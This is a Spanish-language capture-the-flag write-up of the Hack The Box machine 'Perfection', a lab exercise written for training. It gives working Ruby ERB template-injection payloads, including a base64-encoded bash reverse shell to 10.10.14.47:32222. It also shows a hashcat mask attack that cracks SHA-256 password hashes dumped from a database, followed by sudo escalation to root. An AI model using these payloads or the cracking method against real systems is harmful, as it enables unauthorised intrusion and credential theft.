

# WriteUp maquina “Perfection” htb

En primer lugar como siempre vamos a ir a nuestra plataforma de “hack the box” y vamos a activar la máquina.





*Inicio de maquina en htb*

En segundo lugar para poder trabajar sobre dicha máquina, vamos a iniciar el archivo de openvpn desde nuestra Kali. Y una vez iniciado, desde una nueva pestaña ctrl + mayus + t (ya que no podemos cerrar la ventana donde hemos iniciado la vpn) vamos a realizar un ping a la IP de la maquina para verificar que tenemos conexión.





*Ejecutamos el comando sudo openvpn + [nombre_del_fichero_vpn]*




*Ejecutamos un ping para comprobar la conectividad con la máquina.*


El primer paso que vamos a realizar es un escaneo de los puertos con la herramienta de nmap.

nmap -p- -sS -sC -sV --open --min-rate=5000 -n -Pn -vvv 10.10.11.253





*Escaneo de puertos con nmap*


Comprobamos que tenemos el puerto 80 abierto e ingresamos a través del navegador.




*Servicio corriendo en el puerto 80.*


En este punto, tras haber realizado varias pruebas de inyectar código lo que hacemos es interceptar una petición con burpsuite con valores aleatorios para después modificar la petición desde el repiter de burpsuite.





*Activamos foxy proxy para interceptar la petición con Burpsuite.*

Con el comando ip a consultamos el nombre de la interfaz de red por la que estamos trabajando en mi caso es la “tun0” que es la que me levanta la vpn de htb




*Interfaz de red.*


Y con el comando “tcpdump”  nos vamos a poner a la escucha para mandarnos un ping desde el servidor web con la inyección de un payload urlencodeado.




*Tcpdump a la escucha.*

Estas son las fuentes de donde sacamos los payloads:

https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#erb-ruby
**SSTI (Server Side Template Injection) | HackTricks | HackTricks**




*Repiter de burpsuite con el payload.*

Este el el payload que hemos utilizado para mandarnos el ping desde el servidor web :

%0A<%25%3Dsystem(“ping+-c1+10.10.14.47”);%25>


Bien, una vez hecha la comprobación de que podemos inyectar un payload para ejecutar comandos desde el servidor web, vamos a mandarnos una Shell reversa a nuestra máquina. Para ello va a ser necesario pasarlo a base64 y después urlencodearlo.

En mi caso, quiero mandarle una Shell a la ip 10.10.14.47 al puerto 32222. Voy a usar esta Shell reversa “bash -i >& /dev/tcp/10.10.14.47/32222 0>&1”. Para pasarlo a base64 y después urlencodearlo voy a usar el comando hURL.


*Comando hURL.*


Este es el payload que vamos a utilizar para mandarnos la Shell reversa:

a%0A<%25%3dsystem("echo+YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMC4xMC4xNC40Ny8zMjIyMiAwPiYx|+base64+-d+|+bash");%25>1




*Burpsuite con el payload de la shell reversa.*

Nos ponemos a la escucha con el comando nc por el puerto 32222 para revibir la Shell.




*Comando nc por el 32222.*

Una vez que recibimos la Shell, vamos a hacer un pequeño tratamiento para poder borrar y realizar ctrl +C sin problema.

Estos son los comandos que tenemos que introducir en la Shell uno a uno:

script /dev/null -c bash

^Z

stty raw -echo;fg

reset xterm

export TERM=xterm

export SHELL=bash

stty rows 44 columns 184

```
susan@perfection:~/ruby_app$ ^C
susan@perfection:~/ruby_app$ ^C
susan@perfection:~/ruby_app$ ^C
susan@perfection:~/ruby_app$ ^C
susan@perfection:~/ruby_app$ ^C
susan@perfection:~/ruby_app$ ^C
susan@perfection:~/ruby_app$ ^C
susan@perfection:~/ruby_app$
```

*Tratamiendo de la shell.*

En el directorio principal encontramos la flag de user:

```
susan@perfection:~$ ls -la
total 896
drwxr-x--- 8 susan susan   4096 Jun  9 00:47 .
drwxr-xr-x 3 root  root    4096 Oct 27  2023 ..
lrwxrwxrwx 1 root  root       9 Feb 28  2023 .bash_history -> /dev/null
-rw-r--r-- 1 susan susan    220 Feb 27  2023 .bash_logout
-rw-r--r-- 1 susan susan   3771 Feb 27  2023 .bashrc
drwx------ 2 susan susan   4096 Oct 27  2023 .cache
drwx------ 3 susan susan   4096 Jun  8 14:42 .gnupg
lrwxrwxrwx 1 root  root       9 Feb 28  2023 .lesshst -> /dev/null
-rwxrwxr-x 1 susan susan 862779 May 19 04:26 linpeas.sh
drwxrwxr-x 3 susan susan   4096 Oct 27  2023 .local
drwxr-xr-x 2 root  root    4096 Oct 27  2023 Migration
-rw-r--r-- 1 susan susan    807 Feb 27  2023 .profile
lrwxrwxrwx 1 root  root       9 Feb 28  2023 .python_history -> /dev/null
drwxr-xr-x 4 root  susan   4096 Oct 27  2023 ruby_app
lrwxrwxrwx 1 root  root       9 May 14  2023 .sqlite_history -> /dev/null
drwx------ 2 susan susan   4096 Jun  9 00:50 .ssh
-rw-r--r-- 1 susan susan      0 Oct 27  2023 .sudo_as_admin_successful
-rw-r----- 1 root  susan     33 Jun  7 04:01 user.txt
-rw-r--r-- 1 susan susan     39 Oct 17  2023 .vimrc
susan@perfection:~$
```

Encontramos una pista de como se pueden estar formando las contraseñas en la ruta /var/mail/Susan.

```
susan@perfection:/var$ ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
susan@perfection:/var$ cd mail/
susan@perfection:/var/mail$ ls
susan
susan@perfection:/var/mail$ cat susan
Due to our transition to Jupiter Grades because of the PupilPath data breach, I thought we should also migrate our credentials ('our' including the other students
in our class) to the new platform. I also suggest a new password specification, to make things easier for everyone. The password format is:

{firstname}_{firstname backwards}_{randomly generated integer between 1 and 1,000,000,000}

Note that all letters of the first name should be convered into lowercase.

Please hit me with updates on the migration when you can. I am currently registering our university with the platform.

- Tina, your delightful student
susan@perfection:/var/mail$
```

*Pista de cómo se forman las contraseñas.*

Encontramos los hashes de las contraseñas en un fichero de base de datos alojado en Migration/pupilpath_credentials.db

```
susan@perfection:~/Migration$ ls -la
total 16
drwxr-xr-x 2 root  root  4096 Oct 27  2023 .
drwxr-x--- 7 susan susan 4096 Feb 26 09:41 ..
-rw-r--r-- 1 root  root  8192 May 14  2023 pupilpath_credentials.db
susan@perfection:~/Migration$ strings pupilpath_credentials.db
SQLite format 3
tableusersusers
CREATE TABLE users (
id INTEGER PRIMARY KEY,
name TEXT,
password TEXT
Stephen Locke154a38b253b4e08cba818ff65eb4413f20518655950b9a39964c18d7737d9bb8S
David Lawrenceff7aedd2f4512ee1848a3e18f86c4450c1c76f5c6e27cd8b0dc05557b344b87aP
Harry Tylerd33a689526d49d32a01986ef5a1a3d2afc0aaee48978f06139779904af7a6393O
Tina Smithdd560928c97354e3c22972554c81901b74ad1b35f726a11654b78cd6fd8cec57Q
Susan Millerabeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f
susan@perfection:~/Migration$
```

*FIchero con hashes.*

Creamos un archivo con el hash de Susan para poder reventarlo con hashcat.

```
┌──(piru㉿kali)-[~/Desktop/usage]
└─$ hashcat -m 1400 hashsusan -a 3 susan_nasus_?d?d?d?d?d?d?d?d?d --show
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210
```

*Hashcat con password de Susan.*

En este comando de hashcat le indicamos el parámetro -m 1400 porque el hash que estamos atacando corresponde a SHA-256. El parámetro -a 3 indica que estamos haciendo un ataque de fuerza bruta con un patrón específico. Y por último el “?d” que utilizamos es para indicarle que se trata de un comodín que corresponde a cualquier dígito decimal entre 0-9 .

hashcat -m 1400 hashsusan -a 3 susan_*nasus*_?d?d?d?d?d?d?d?d?d

Con la contraseña de Susan ya podemos conectarnos a la máquina a través del servicio ssh que está corriendo por el puerto 22.


Cuando entramos en el usuario Susan y ejecutamos un sudo -l vemos que tenemos permisos para ejecutar como root de todos los comandos, entonces ejecutamos un sudo su para convertirnos en root.

```
susan@perfection:~$ sudo -l
[sudo] password for susan:
Matching Defaults entries for susan on perfection:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User susan may run the following commands on perfection:
    (ALL : ALL) ALL
susan@perfection:~$ sudo su
root@perfection:/home/susan# whoami
root
```

*Usuario root.*

En el directorio de usuario root tenemos la flag de root.


root@perfection:/home/susan# cd /root/
root@perfection:~# ls -la
total 32
drwx------  4 root root 4096 Jun  9 09:12 .
drwxr-xr-x 18 root root 4096 Oct 27  2023 ..
lrwxrwxrwx  1 root root    9 Feb 27  2023 .bash_history → /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Feb 26 09:15 .cache
drwxr-xr-x  3 root root 4096 Feb 27  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
lrwxrwxrwx  1 root root    9 Feb 27  2023 .python_history → /dev/null
-rw-r-----  1 root root   33 Jun  9 09:12 root.txt
-rw-r--r--  1 root root   39 Oct 17  2023 .vimrc
root@perfection:~#

*Flag de root.*